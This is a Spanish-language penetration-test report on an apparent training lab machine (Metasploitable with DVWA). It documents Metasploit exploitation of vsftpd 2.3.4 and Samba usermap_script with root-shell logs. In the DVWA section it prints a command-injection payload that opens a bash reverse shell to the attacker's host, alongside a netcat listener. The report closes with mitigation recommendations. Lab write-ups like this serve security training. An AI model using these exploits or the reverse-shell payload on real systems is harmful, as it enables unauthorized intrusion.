AUDITORÍA DE SEGURIDAD

Objetivo: Evaluar la seguridad de la máquina virtual objetivo para identificar brechas de seguridad, explotarlas y obtener acceso al sistema, así como proponer mitigaciones.

1. INTRODUCCIÓN Y ALCANCE

El objetivo de esta auditoría fue realizar una fase de explotación contra el sistema objetivo para hallar brechas de seguridad críticas. Esto ha incluido los siguientes puntos:

- Reconocimiento de red y detección de versiones.
- Identificación y explotación de servicios vulnerables (FTP, Samba, Servicios Web).
- Obtención de acceso al sistema (Acceso Root y Reverse Shell).

2. METODOLOGÍA

Se utilizaron técnicas de pentesting empleando las herramientas como las que se mencionan a continuación:

Nmap: Para escaneo de puertos, descubrimiento de servicios y scripts de vulnerabilidades *-sV, -sC, --script=vuln*.

Metasploit Framework (msfconsole): Para la búsqueda, configuración y ejecución de exploits contra servicios conocidos.

Netcat: Para establecer puertos de escucha y recibir conexiones de reverse shell.

Navegador Web: Para interactuar con la aplicación web vulnerable (DVWA) y ejecutar inyección de comandos

3. RECONOCIMIENTO (SCANNING)

Se realizó un escaneo completo de la máquina objetivo. Se detectó una gran superficie de ataque con múltiples puertos abiertos y servicios obsoletos. A continuación de detallan los puertos y servicios más críticos.

Resumen de Puertos y Servicios Críticos Detectados:

Puerto	Estado	Servicio	Versión	Gravedad
21/tcp	Open	FTP	vsftpd 2.3.4	Crítica
22/tcp	Open	SSH	OpenSSH 4.7p1	Alta
23/tcp	Open	Telnet	Linux telnetd	Alta
80/tcp	Open	HTTP	Apache httpd 2.2.8 / DVWA	Alta
139/445	Open	SMB	Samba 3.x - 4.x	Crítica
512 -514	Open	R-Services	rexecd, rlogind	Alta
1524/tcp	Open	Shell	Metasploitable root shell	Crítica
3306/tcp	Open	MySQL	MySQL 5.0.51a	Media

4. ANÁLISIS DE VULNERABILIDADES Y EXPLOTACIÓN

A continuación, detallaré los vectores de ataque exitosos que permitieron comprometer la máquina.

4.1. Vulnerabilidad en Servicio FTP (vsftpd 2.3.4)

Descripción de CVE-2011-2523 : La versión 2.3.4 de vsftpd contiene una puerta trasera maliciosa que abre una shell en el sistema al intentar iniciar sesión con un nombre de usuario específico.

Explotación: Se utilizó el módulo de Metasploit exploit/unix/ftp/vsftpd_234_backdoor.

Comando: *use exploit/unix/ftp/vsftpd_234_backdoor → set RHOSTS [IP] → run*.

Resultado: Se obtuvo acceso inmediato con privilegios máximos.

Evidencia: uid=0(root) gid=0(root).

```
msf >use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.19
RHOSTS ⇒ 192.168.1.19
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.19:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.19:21 - USER: 331 Please specify the password.
[+] 192.168.1.19:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.19:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.11:39799 → 192.168.1.19:6200) at 2025-11-14 08:34:14 -0500

id
uid=0(root) gid=0(root)
whoami
root
```

4.2. Vulnerabilidad en Servicio Samba (Samba 3.x)

Descripción (CVE-2007-2447): El servicio Samba permite a atacantes remotos ejecutar comandos arbitrarios a través de la opción username map script en el archivo de configuración cuando no se validan correctamente las entradas.

Explotación: Se utilizó el módulo exploit/multi/samba/usermap_script.

Comando: *use exploit/multi/samba/usermap_script → set RHOSTS [IP] → run.*

Resultado: Ejecución remota de comandos exitosa logrando acceso root.

Evidencia: Command shell session opened -> whoami -> root.

```
   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf > use exploit/multi/samba/usermap_script
^[[A^[[A[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.1.19
RHOSTS ⇒ 192.168.1.19
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.1.11:4444
[*] Command shell session 1 opened (192.168.1.11:4444 → 192.168.1.19:48962) at 2025-11-14 14:44:35 -0500

id
uid=0(root) gid=0(root)
whoami
root
pwd
/
```

4.3. Vulnerabilidad en Aplicación Web (Command Injection en DVWA)

Descripción: La aplicación web alojada (DVWA) presenta una vulnerabilidad de inyección de comandos en la funcionalidad de "Ping". La aplicación no valida ni sanea la entrada del usuario, permitiendo concatenar comandos del sistema operativo.

Explotación Manual:


Se configuró un escucha en la máquina atacante: *nc -lvnp 4444.*

Se inyectó el payload en el campo de entrada web: *127.0.0.1; bash -c 'bash -i >& /dev/tcp/[IP_DE_KALI]/4444 0>&1'.*

Resultado: Se estableció una conexión inversa (Reverse Shell).

Evidencia: Conexión recibida del usuario www-data (usuario del servidor web).

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.11] from (UNKNOWN) [192.168.1.10] 47514
bash: cannot set terminal process group (961): Inappropriate ioctl for device
bash: no job control in this shell
www-data@debian:/var/www/html/DVWA/vulnerabilities/exec$ whoami
whoami
www-data
www-data@debian:/var/www/html/DVWA/vulnerabilities/exec$ pwd
pwd
/var/www/html/DVWA/vulnerabilities/exec
www-data@debian:/var/www/html/DVWA/vulnerabilities/exec$
```



4.4. Otras Vulnerabilidades Críticas Detectadas

Bindshell en el puerto 1524: El escaneo detectó una "Metasploitable root shell" expuesta directamente. Conectarse a este puerto otorga acceso root sin contraseña, lo cual es un fallo de seguridad bastante severo.

Telnet y R-Services en los puertos 23, 512-514: Servicios obsoletos que transmiten información en texto plano, de esta manera están permitiendo la intercepción de credenciales o el acceso confiado sin contraseña.

5. CONCLUSIONES E IMPACTO

El análisis demuestra que la Máquina Objetivo se encuentra en un estado altamente vulnerable debido a la falta de mantenimiento, uso de software obsoleto y configuraciones inseguras por defecto.

- Impacto Crítico: Se logró comprometer el sistema obteniendo acceso root a través de múltiples vectores (FTP, Samba, Bindshell etc…). Esto permite a un atacante control total sobre lectura/escritura de archivos, instalación de malware y poder realizar un pivoteo a otras redes.

- Impacto Web: La aplicación web permite la ejecución de comandos, lo que compromete el servidor web y podría permitir escalar privilegios localmente.

6. PLAN DE MITIGACIÓN Y REMEDIACIÓN

Se recomienda implementar las siguientes acciones correctivas:

1. Actualización de Software:

- Actualizar o reemplazar vsftpd y Samba a versiones estables y con soporte de seguridad vigente.
- Parchear el sistema operativo y servicios como OpenSSH y Apache/PHP.

2. Deshabilitar Servicios Inseguros:

- Desactivar servicios obsoletos y no cifrados como Telnet y los R-services rlogin, rexec. Usar exclusivamente SSH para administración remota.
- Cerrar inmediatamente el puerto 1524 Bindshell.
- Si el servicio FTP no es crítico, es mas que recomendable deshabilitarlo.

3. Seguridad en Aplicaciones Web (DVWA):

- Implementar validación estricta de entradas (Input Validation) y listas blancas (Whitelisting) para evitar inyecciones de comandos.
-
- Evitar el uso de llamadas directas al sistema operativo (shell) desde la aplicación web.

4. Hardenización y Firewall:

- Implementar reglas de Firewall como iptables/ufw para restringir el acceso a puertos administrativos como SSH, SMB, MySQL únicamente a IPs de confianza.
- Asegurar el servicio MySQL deshabilitando accesos remotos innecesarios y reforzando las credenciales